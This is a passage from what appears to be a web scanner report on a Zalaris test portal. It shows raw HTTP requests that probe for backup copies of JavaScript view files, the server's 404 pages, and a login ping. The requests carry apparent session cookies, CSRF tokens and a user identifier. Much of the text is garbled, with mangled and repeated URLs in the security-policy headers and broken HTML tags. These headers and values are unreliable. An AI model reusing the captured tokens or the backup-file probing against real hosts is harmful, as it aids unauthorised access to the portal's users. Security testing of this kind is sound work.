X-Xss-Protection: 1; mode=block Referrer-Policy: no-referrer-when-downgrade,strict-origin

X-Robots-Tag: none, noarchive X-FRAME-OPTIONS: SAMEORIGIN

content-type: application/javascript; charset=utf-8 Content-Length: 1518

dxp-sap: 21100006 x-user-logon-language: E

xhr-target: access-control-allow-headers: X-Requested-With

expires: 0

cache-control: no-store

x-frame-options: SAMEORIGIN

Content-Security-Policy: default-src 'self' https://\*.zalaris.com:443 https://\*.successfactors.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.com:443 https://platform.twitter.com/

https://\*.neptune-software.com:443 https://license.goedit.io:443 goedit://\* data: blob: https://maps.googleapis.com:443 https://\*.hana.ondemand.com https://api.recast.ai/ gap-iab: https:///i.boost.ai/ https://zalcors.azurewebsites.net/ https:///accounts.ondemand.com/ https://zalcors.azurewebsites.net/ https:///accounts.ondemand.com/ https://zalcors.azurewebsites.net/ https://ogin.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://sin.applicationinsights.azure.com/; script-src 'self' unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com/ https://\*zalaris.com/443 https://code.jquery.com/ https://maxcdn.bootstrapcdn.com/ https://cdnjs.cloudflare.com/ https://platform.twitter.com/ https://syndication.twitter.com/ https://cdn.syndication.twimg.com https://\*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://\* https://\*.boost.ai/ https://ui5.sap.com/ https://js.monitor.azure.com/scripts/; img-src self 'unsafe-inline' https://maps.gstatic.com https://\*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co http://www.zalaris.com http://zalaris.com https://\*.googleapis.com/https://\*.mqcdn.com:443 https://syndication.twitter.com https://platform.twitter.com https://\*.twimg.com https://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-euwest-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1.prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-general-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-general-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/\* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://\* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation; worker-src 'self' https://\*.zalaris.com:443 blob: ;

Strict-Transport-Security: max-age=31536000

X-Content-Type-Options: nosniff

Connection: close

<!doctype html><html lang="en"><head><meta charset="utf-8"><titile>Zalaris page not found</titile><meta http-equiv="CACHE-CONTROL" content="NO-CACHE"><meta http-equiv="CACHE-CONTROL" content="NO-CACHE-CONTROL" content=" equiv="Pragma" content="no-cache"><meta h

...[SNIP]...

<meta http-equiv="Cache-directive: no-cache"><!--meta http-equiv="Refresh" content="10; url=https://portal.zalaris.com"--><link rel="stylesheet" type="text/css" href="/assets /css/bootstrap.min.css">

...[SNIP]...

="zal-masthead" id="content" role="main"><div class="container"><div class="zal-content row align-items-center"><div class="col-6 mx-auto col-md-6 order-md-1"><img class="img-fluid mb-3 mb-md-0" src="/assets/img/404.jpg" alt="" width="683" height="512">

 div class="col-md-6 order-md-1 text-center text-md-left pr-md-5">404 Not found<h1 class="mb-3 bd-text-purple-bright">Page not found</h1><h1</p> class="lead">Sorry, but it looks like that the page you are looking for is not available.<div class="defeating for is not available.</p> flex-column flex-md-row lead mb-3"><a href="javascript:window.history.back()" class="btn btn-lg">Go back</a>

:="zal-footer"><div class="container-fluid"><div class="text-center p-md-5"><img class="img-fluid" src="/assets/img/zalaris.png" alt="" width="150" height="23"> ...[SNIP]...

## 23.36. https://testportal.zalaris.com/neptune/ZMFP\_TRAVEL\_CREATE\_EXPENSE\_REP.view.jsold

### Summary

Severity: Information Confidence: Certain

Host: https://testportal.zalaris.com

/neptune/ZMFP\_TRAVEL\_CREATE\_EXPENSE\_REP.view.js Path:

#### Request 1

POST /neptune/ZMFP TRAVEL CREATE EXPENSE REP.view.jsold?dxp=21100006 HTTP/1.1

Host: testportal.zalaris.com

Cookie: saplb PORTAL=(J2EE7158120)7158152; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650;

cooke: sapin-covriate\_volver\_cookers ap-clientext-sap-clie 3qm69IAmTXPbxRL5fdv%2BhwvFS%2BdN9aw5QYvOI%3D

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0

Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Referer: https://testportal.zalaris.com/

X-Csrf-Token: hNJug3GKpZgFkivcC23fiMsxqYj6hdrUi8LHE7DoMQ0=84D26E83718AA59805922BDC0B6DDF88CB31A988FA85

Sap-Client: 650

Neptunelaunchpad: PORTAL

X-Requested-With: XMLHttpRequest

Request-Id: |e86c367ed87c412ba8ead36d6d910d01.932325a5cd9b48da

Traceparent: 00-e86c367ed87c412ba8ead36d6d910d01-932325a5cd9b48da-01 Origin: https://testportal.zalaris.com

Dnt: 1 Sec-Fetch-Dest: empty

Sec-Fetch-Mode: cors Sec-Fetch-Site: same-origin

Content-Length: 0 Te: trailers Connection: close

# Response 1

HTTP/1.1 200 OK

Date: Thu, 14 Jul 2022 08:05:01 GMT

Server: Apache

X-Content-Type-Options: nosniff X-Xss-Protection: 1; mode=block

Referrer-Policy: no-referrer-when-downgrade, strict-origin

X-Robots-Tag: none, noarchive X-FRAME-OPTIONS: SAMEORIGIN

content-type: application/javascript

content-length: 0 dxp-sap: 21100006 x-user-logon-language: E

xhr-target:

access-control-allow-headers: X-Requested-With

expires: 0

x-updated-at: 20220708142708 cache-control: no-store x-frame-options: SAMEORIGIN sap-server: true

Content-Security-Policy: default-src 'self' https://\*.zalaris.com:443 https://\*.successfactors.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.com:443 https://platform.twitter.com/ https://\*.neptune-software.com:443 https://license.goedit.io:443 goedit://\* data: blob: https://maps.googleapis.com:443 https://\*.hana.ondemand.com https://api.recast.ai/ gap-iab: https://\*.boost.ai/ https://zalcors.azurewebsites.net/ https://accounts.ondemand.com/ https://api.com/ https://zalcors.azurewebsites.net/ https://ogin.windows.net /a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://boost-files-general-eu-west-1-prod.s3-euwest-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://id.signicat.com/ https://\*.in.applicationinsights.azure.com/; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com https://t.zalaris.com/443 https://cdn.esotraria.com/https://saparis.com/https://sapari https://platform.twitter.com.https://\*.twimg.com.http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com.443 https://boost-files-general-eu-west-1-test.s3-euhttps://patotini.witter.com/files/ZALARISTEST/ https://www.ataassant.com/gaugets/intaps.guogreapis.com/staps.guogreapis.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-eu-west-1-amazonaws.com/files/ZALARIS/ data: https://boost-files-eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/\* https://boost-files-eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/\* https://i5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://sapui5.hana.ondemand.com https://sapui5.hana.ondemand.com/tftps://sapui5.hana.ondemand.com/tftps://sapui5.hana.ondemand.com/ttps://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com/ttps://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com/https://fonts.gstatic.com/ https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://\* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'

https://\*.zalaris.com:443 blob:; Strict-Transport-Security: max-age=31536000

X-Content-Type-Options: nosniff

Connection: close

# Request 2

POST /neptune/fwy.view.jsold?dxp=21100006 HTTP/1.1

Host: testportal.zalaris.com

Host: testportal.zalaris.com
Cookie: saplb\_PORTAL=(J2E7158120)7158152; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfY]1LZg; sap-usercontext=sap-client=650;
ai\_user=KMQQH6AyP3h3gm1NJB//mn|2022-07-14T04:02:32.9802; ai\_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552;
ai\_session=2gjWUboOy2lGtLBRDMhtYT|1657771353019|1657785823975; SAPWP\_active=1;
com.sap.engine.security.authentication.original\_application\_url=GET#5jPRwKeTEtw47RKAF%2Fgn%2BWbeBq508vBkqZRwqLkdGNuL3eGsSiNTHBdUxY5E7ezXEH7JrmnEl4uJG
P8QiF4gM40AlHvMzQ9PSZp8TAPmcyuPjlr5e3WmQvsgV3888h34%2FREvfxOVzqwsYf%2BuEw8A%2FEnKM%2BofO0tuB%2BGglcPGyX%2BwajTHGXKuW4rYMDZIeTf3wMrUgA 3qm69lAmTXPbxRL5fdv%2BhwvFS%2BdN9aw5QYvOI%3D

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0

Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Referer: https://testportal.zalaris.com/

X-Csrf-Token: hNJug3GKpZgFkivcC23fiMsxqYj6hdrUi8LHE7DoMQ0=84D26E83718AA59805922BDC0B6DDF88CB31A988FA85

Sap-Client: 650

Neptunelaunchpad: PORTAL X-Requested-With: XMLHttpRequest

Request-Id: |e86c367ed87c412ba8ead36d6d910d01.932325a5cd9b48da Traceparent: 00-e86c367ed87c412ba8ead36d6d910d01-932325a5cd9b48da-01

Origin: https://testportal.zalaris.com

Dnt: 1

Sec-Fetch-Dest: empty Sec-Fetch-Mode: cors Sec-Fetch-Site: same-origin

Content-Length: 0 Te: trailers Connection: close

# Response 2

HTTP/1.1 404 APPLID not found

Date: Thu, 14 Jul 2022 08:05:03 GMT

Server: Apache

X-Content-Type-Options: nosniff X-Xss-Protection: 1; mode=block

Referrer-Policy: no-referrer-when-downgrade,strict-origin X-Robots-Tag: none, noarchive

X-FRAME-OPTIONS: SAMEORIGIN

content-type: application/javascript; charset=utf-8

Content-Length: 1518 dxp-sap: 21100006 x-user-logon-language: E

xhr-target:

access-control-allow-headers: X-Requested-With

expires: 0

cache-control: no-store

x-frame-options: SAMEORIGIN

sap-server: true

Sap-server. true

Content-Security-Policy: default-src 'self' https://\*.zalaris.com:443 https://\*.successfactors.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.com:443 https://platform.twitter.com/

https://\*.neptune-software.com:443 https://license.goedit.io:443 goedit://\* data: blob: https://maps.googleapis.com:443 https://\* hana.ondemand.com https://api.recast.ai/ gap-iab:

https://\*.boost.ai/ https://zalcors.azurewebsites.net/ https://saccounts.ondemand.com/ https://sapsf.com/ https://zalcors.azurewebsites.net/ https://login.windows.net/

/a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://boost-files-general-eu-west-1-prod.s3-euwest-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://id.signicat.com/ https://\*.in.applicationinsights.azure.com/; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com/ https://syndication.twitter.com/ https://syndication.twitter.com/ https://syndication.twimg.com https://\*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://\* https://\*.boost.ai/ https://ui5.sap.com/ https://js.monitor.azure.com/scripts/; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://\*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.com/ http://www.zalaris.com http://zalaris.com http://zalaris.com.https://\*.zalaris.com.https://cdnjs.cloudflare.com/https://\*.mqcdn.com:443 https://syndication.twitter.com

https://platform.twitter.com https://\*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-euwest-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/\* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://\* zalaris.com;443 https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ https://p.typekit.net/ https://eis.ap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://\* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self https://\*.zalaris.com:443 blob: ; Strict-Transport-Security: max-age=31536000 X-Content-Type-Options: nosniff Connection: close <!doctype html><html lang="en"><head><meta charset="utf-8"><title>Zalaris page not found</title><meta http-equiv="CACHE-CONTROL" content="NO-CACHE"><meta http-equiv="CACHE-CONTROL" content="NO-CACHE-CONTROL" content="NO equiv="Pragma" content="no-cache"><meta h \*meta http-equiv="Cache-directive: no-cache"><!--meta http-equiv="Refresh" content="10; url=https://portal.zalaris.com"---><link rel="stylesheet" type="text/css" href="/assets /css/bootstrap.min.css"> -main class="zal-masthead" id="content" role="main"><div class="container"><div class="zal-content row align-items-center"><div class="col-6 mx-auto col-md-6 order-md-1"><img class="img-fluid mb-3 mb-md-0" src="/assets/img/404.jpg" alt="" width="683" height="512">

...[SNIP]...
<div class="col-md-6 order-md-1 text-center text-md-left pr-md-5">404 Not found<h1 class="mb-3 bd-text-purple-bright">Page not found</h1><p class="lead">Sorry, but it looks like that the page you are looking for is not available.class="">Try too search again or go back to the previous page.<div class="d-flex"> flex-column flex-md-row lead mb-3"><a href="javascript:window.history.back()" class="btn btn-lg">Go back</a> ...[SNIP]...
<footer class="zal-footer"><div class="container-fluid"><div class="text-center p-md-5"><img class="img-fluid" src="/assets/img/zalaris.png" alt="" width="150" height="23">

...[SNIP]...

## 23.37. https://testportal.zalaris.com/neptune/ZMFP TRAVEL CREATE EXPENSE REP.view.js~

# Summary

Severity: Information Confidence: Certain

https://testportal.zalaris.com Host:

Path: /neptune/ZMFP TRAVEL CREATE EXPENSE REP.view.js

## Request 1

POST /neptune/ZMFP TRAVEL CREATE EXPENSE REP.view.js~?dxp=21100006 HTTP/1.1 Host: testportal.zalaris.com
Cookie: saplb\_PORTAL=(J2EE7158120)7158152; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650;
ai\_user=KMQQH6AyP3h3gm1NJB/mn|2022-07-14T04:02:32.980Z; ai\_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552;
ai\_session=2gjWUboOy2[GtLBRDMhtYT]1657771353019]1657785823975; SAPWP\_active=1;
com.sap.engine.security.authentication.original\_application\_url=GET#5jPRwKeTEtw47RKAF%2Fgn%2BWbeBq508vBkqZRwqLkdGNuL3eGsSiNTHBdUxY5E7ezXEH7JrmnEl4uJG
P8QiF4gM40AlHvMzQ9PSZp8TAPmcyuPjIr5e3WmQvsgV38s8h34%2FREvfxOVzqwsYf%2BuEw8A%2FEnKM%2BofO0tuB%2BGglcPGyX%2BwajTHGXKuW4rYMDZIeTf3wMrUgA
3qm69lAmTXPbxRL5fdv%2BhwvF5%2BdN9aw5QYvOl%3D User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0 Accept: \*/\* Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Referer: https://testportal.zalaris.com/ X-Csrf-Token: hNJug3GKpZgFkivcC23fiMsxqYj6hdrUi8LHE7DoMQ0=84D26E83718AA59805922BDC0B6DDF88CB31A988FA85 Sap-Client: 650 Neptunelaunchpad: PORTAL X-Requested-With: XMLHttpRequest Request-Id: |e86c367ed87c412ba8ead36d6d910d01.932325a5cd9b48da Traceparent: 00-e86c367ed87c412ba8ead36d6d910d01-932325a5cd9b48da-01 Origin: https://testportal.zalaris.com Dnt· 1 Sec-Fetch-Dest: empty Sec-Fetch-Mode: cors Sec-Fetch-Site: same-origin Content-Length: 0 Te: trailers Connection: close

## Response 1

HTTP/1.1 200 OK Date: Thu, 14 Jul 2022 08:04:14 GMT Server: Apache X-Content-Type-Options: nosniff X-Xss-Protection: 1; mode=block Referrer-Policy: no-referrer-when-downgrade,strict-origin X-Robots-Tag: none, noarchive X-FRAME-OPTIONS: SAMEORIGIN content-type: application/javascript content-length: 0 dxp-sap: 21100006 x-user-logon-language: E xhr-target: access-control-allow-headers: X-Requested-With expires: 0 x-updated-at: 20220708142708 cache-control: no-store

x-frame-options: SAMEORIGIN

Content-Security-Policy: default-src 'self https://\*.zalaris.com:443 https://\* successfactors.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.com:443 https://patform.twitter.com/https://\*.neptune-software.com:443 https://icense.goedit.io:443 goedit.//\* data: blob: https://maps.googleapis.com:443 https://\*.hana.ondemand.com/https://api.recast.ai/ gap-iab: https://\*.boost.ai/ https://zalcors.azurewebsites.net/ https://\*.accounts.ondemand.com/ https://zalcors.azurewebsites.net/ https://ogin.windows.net /a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://boost-files-general-eu-west-1-prod.s3-euwest-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://id.signicat.com/ https://\*.in.applicationinsights.azure.com/; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com/ https://syndication.twitter.com/ https://cdn.syndication.twimg.com https://\*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://\* https://\*.boost.ai/ https://ui5.sap.com/ https://js.monitor.azure.com/scripts/; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://\*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co http://www.zalaris.com http://zalaris.com https://\*.zalaris.com://\*.zalaris.com://\*.zalaris.com://\*.zalaris.com/https://\*.mqcdn.com://.mqcdn.com://.mqcd https://platform.twitter.com/https://\*.twimg.com/https://www.atlassian.com/gadgets/images/https://maps.googleapis.com:443/https://boost-files-general-eu-west-1-test.s3-eu-west-1.amazonaws.com/files/ZALARIS/data: https://con.recast.ai/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/data: https://cdn.recast.ai/ eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/\* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https:///.zalaris.com/443 blob: ;

Strict-Transport-Security: max-age=31536000

X-Content-Type-Options: nosniff

Connection: close

## Request 2

POST /neptune/h.view.js~?dxp=21100006 HTTP/1.1

Cookie: saplb\_PORTAL=(J2EE7158120)7158152; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650; ai\_user=KMQQH6AyP3h3gm1NJB/lmn|2022-07-14T04:02:32.980Z; ai\_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552; ai\_session=2gjWUboOy2IGtLBRDMhtYT|1657771353019|1657785823975; SAPWP\_active=1;

com.sap.engine.security.authentication.original\_application\_url=GET#5jPRwKeTEtw47RKAF%2Fgn%2BWbeBq508vBkqZRwqLkdGNuL3eGsSiNTHBdUxY5E7ezXEH7JrmnEl4uJG P8QiF4gM40AlHvMzQ9PSZp8TAPmcyuPjlr5e3WmQvsgV38s8h34%2FREvfxOVzqwsYf%2BuEw8A%2FEnKM%2BofO0tuB%2BGglcPGyX%2BwajTHGXKuW4rYMDZIeTf3wMrUgA3qm69lAmTXPbxRL5fdv%2BhwvFS%2BdN9aw5QYvOI%3D User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0 Accept: \*/\*

Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate

Referer: https://testportal.zalaris.com/ X-Csrf-Token: hNJug3GKpZgFkivcC23fiMsxqYj6hdrUi8LHE7DoMQ0=84D26E83718AA59805922BDC0B6DDF88CB31A988FA85

Sap-Client: 650

Neptunelaunchpad: PORTAL X-Requested-With: XMLHttpRequest

Request-Id: |e86c367ed87c412ba8ead36d6d910d01.932325a5cd9b48da Traceparent: 00-e86c367ed87c412ba8ead36d6d910d01-932325a5cd9b48da-01

Origin: https://testportal.zalaris.com

Dnť: 1

Sec-Fetch-Dest: empty Sec-Fetch-Mode: cors Sec-Fetch-Site: same-origin Content-Length: 0

Te: trailers Connection: close

#### Response 2

HTTP/1.1 404 APPLID not found

Date: Thu, 14 Jul 2022 08:04:16 GMT

Server: Apache

X-Content-Type-Options: nosniff X-Xss-Protection: 1; mode=block

Referrer-Policy: no-referrer-when-downgrade, strict-origin

X-Robots-Tag: none, noarchive

X-FRAME-OPTIONS: SAMEORIGIN

content-type: application/javascript; charset=utf-8 Content-Length: 1518

dxp-sap: 21100006 x-user-logon-language: E

xhr-target:

access-control-allow-headers: X-Requested-With

expires: 0

cache-control: no-store

x-frame-options: SAMEORIGIN

Content-Security-Policy: default-src 'self https://\*.zalaris.com:443 https://\* successfactors.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.com:443 https://p.sapsf.com:443 ht /a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://boost-files-general-eu-west-1-prod.s3-euhttps://cdn.syndication.twimg.com/https://\*.neptune-software.com/43 https://cdn.syndication.twimg.com/https://\*.neptune-software.com/43 https://cdn.syndication.twimg.com/https://\*.neptune-software.com/43 https://cdn.syndication.twimg.com/https://\*.neptune-software.com/https://snaps.googleapis.googleapis.com/https://snaps.googleapis.goo https://js.monitor.azure.com/scripts/ img-src 'self' unsafe-inline' https://maps.gstatic.com https://\*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co http://www.zalaris.com http://zalaris.com https://\*.zalaris.com://\*.zalaris.com://\*.zalaris.com://\*.zalaris.com/https://\*.mqcdn.com://.mqcdn.com://.mqcdn https://platform.twitter.com/https://\*.twimg.com/https://www.atlassian.com/gadgets/images//https://maps.googleapis.com:443/https://boost-files-general-eu-west-1-test.s3-eu-west-1.amazonaws.com/files/ZALARISTEST//https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS//data: https://cdn.recast.ai//https://boost-files-eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/\* https://ui5.sap.com/; style-src 'self' 'unsafe-inline'/https://sapui5.hana.ondemand.com/https://\*.zalaris.com:443/https://com/https://sapui5.hana.ondemand.com/htt https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://\* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self' https://\*.zalaris.com/.443 blob: :

Strict-Transport-Security: max-age=31536000

X-Content-Type-Options: nosniff

Connection: close

<!doctype html><html lang="en"><head><meta charset="utf-8"><title>Zalaris page not found</title><meta http-equiv="CACHE-CONTROL" content="NO-CACHE"><meta http-equiv="CACHE-CONTROL" content="NO-CACHE-CONTROL" content="NO equiv="Pragma" content="no-cache"><meta h

...[SNIP]..

--meta http-equiv="Cache-directive: no-cache"><!--meta http-equiv="Refresh" content="10; url=https://portal.zalaris.com"--><link rel="stylesheet" type="text/css" href="/assets</p> /css/bootstrap.min.css"

...[SNIP]..

-main class="zal-masthead" id="content" role="main"><div class="container"><div class="zal-content row align-items-center"><div class="col-6 mx-auto col-md-6 order-md-1"><img</p> class="img-fluid mb-3 mb-md-0" src="/assets/img/404.jpg" alt="" width="683" height="512">

...[SNIP]...

<div class="col-md-6 order-md-1 text-center text-md-left pr-md-5">404 Not found<h1 class="mb-3 bd-text-purple-bright">Page not found</h1><h1</p> class="lead">Sorry, but it looks like that the page you are looking for is not available.Try too search again or go back to the previous page.<div class="d-flex flex-column flex-md-row lead mb-3"><a href="javascript:window.history.back()" class="btn btn-lg">Go back</a>

<footer class="zal-footer"><div class="container-fluid"><div class="text-center p-md-5"><img class="img-fluid" src="/assets/img/zalaris.png" alt="" width="150" height="23"> ...[SNIP]...

## 23.38. https://testportal.zalaris.com/neptune/native/neptune\_login\_ping.1

## Summary

Severity: Information Confidence: Certain

Host: https://testportal.zalaris.com

Path: /neptune/native/neptune\_login\_ping.html

# Request 1

GET /neptune/native/neptune\_login\_ping.1 HTTP/1.1

Host: testportal.zalaris.com

Accept-Encoding: gzip, deflate Accept: \*/\*

Accept-Language: en-US;q=0.9,en;q=0.8

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36

Cache-Control: max-age=0

Cookie: saplb\_PORTAL=(J2EE7158120)7158152;

com.sap.engine.security.authentication.original\_application\_url=GET#5jPRwKeTEtw47RKAF%2Fgn%2BWbeBq508vBkqZRwqLkdGNuL3eGsSiNTHBdUxY5E7ezXEH7JrmnEl4uJG P8QiF4gM40AlHvMzQ9PSZp8TAPmcyuPjlr5e3WmQvsgV38s8h34%2FREvfxOVzqwsYf%2BuEw8A%2FEnKM%2BofO0tuB%2BGglcPGyX%2BwajTHGXKuW4rYMDZIeTf3wMrUgA 3qm69lAmTXPbxRL5fdv%2BhwvFS%2BdN9aw5QYvOl%3D; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650; ai\_user=KMQQH6AyP3h3gm1NJB//mn|2022-07-14T04:02:32.980Z; ai\_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552;

SAPWP\_active=1; ai\_session=2gjWUboOy2lGtLBRDMhtYT|1657771353019|1657785583932

#### Response 1

HTTP/1 1 200 OK

Date: Thu, 14 Jul 2022 08:02:58 GMT

Server: Apache

X-Content-Type-Options: nosniff

X-Xss-Protection: 1; mode=block

Referrer-Policy: no-referrer-when-downgrade, strict-origin X-Robots-Tag: none, noarchive

X-FRAME-OPTIONS: SAMEORIGIN content-type: text/html; charset=utf-8

content-length: 50 dxp-sap: 21100006 x-user-logon-language: E

xhr-target:

access-control-allow-headers: X-Requested-With

x-updated-at: 20220210193619 cache-control: no-store x-user-sap: 650-00034448

sap-server: true

